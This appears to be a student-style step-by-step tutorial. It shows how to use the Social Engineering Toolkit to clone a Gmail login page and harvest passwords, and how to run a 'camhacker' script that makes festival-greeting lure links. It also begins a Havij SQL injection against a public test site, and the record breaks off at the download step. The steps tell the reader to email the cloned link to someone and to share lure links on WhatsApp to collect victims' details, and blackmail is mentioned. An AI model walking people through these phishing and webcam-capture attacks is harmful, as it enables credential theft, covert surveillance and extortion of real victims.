
***Using SET tool create a fake Gmail page and try to capture the credentials in command line.***

***Step 1:- Open Kali Linux***


***Step 2:- Click on start and choose Social Engineering toolkit***

******

***Step 3:-After opening, type setoolkit in the command.***

******


***Step 4:-click 2(website attack vectors)***

******

***Step 5:-click 1(social engineering attack)***

***Step 6:-give the IP address of kali linux***


***Step 7:- Choose Google***

******


***Step 8:-Open google.com and copy the url***

***Step 9:-Paste the url in the cloning comment***


***Now the given link has been clonned***


******

***Step 10:- Copy the cloned link***

******

***Step 11:-click that link and sign in the google and see the command line.***

******

******

***Step 11:-Open the Gmail***

***Step 12:-Send the cloned link to someone’s mail id.***

***Step 13:- Once the victim open the link and login, we can see their user id and passwords in our command line.***

***SO, this way hackers hack the victims by creating and sharing fake links and spread through different social media’s and easily get the details.***


***Example:- Spreading of Greetings(new-year) links in whatsapp, banking links in normal messages, Sim company messages etc… Once we open the link it looks like normal page, but the hacker can get each and every details of the victim devise.***

***Project 4:***

***Step 1:-Open kali linux using virtual box***


***Step 2:- Open terminal in kali linux and type: ifconfig and get the details***

***Step 3:-Open fire fox and search camhacker from the github.***

******

***Copy the URL***

***Step 4:-Now in the terminal type: git clone and paste the URL***


******

***Then type:ls, and can see the camhacker folder***

***Step 5:-Type: cd camhacker ls***

***Step 6:-type: chmod +x ch.sh***


***Step 7:- type: bash ch.sh***

******

***Step 8:-Next, select the options***

***Step 9:-Choose festival by clicking (2)***

***The festival you can give name as Christmas, New year, Birthday wishes etc..***

******


***Step 10:-Now, you got the link, just copy the link and share in social media like whatsapp etc..to get the victim details.***



***These way the hackers spread those links in social media and collect the victims personal details and try to blackmail them.***

***Project 5:***

***Here we have to perform SQL injection on*** [***http://testphp.vulnweb.com***](http://testphp.vulnweb.com)


***Step 1:- Download havij tool from internet***






***Step 2:- By clicking the above zip file and download havij tool.***

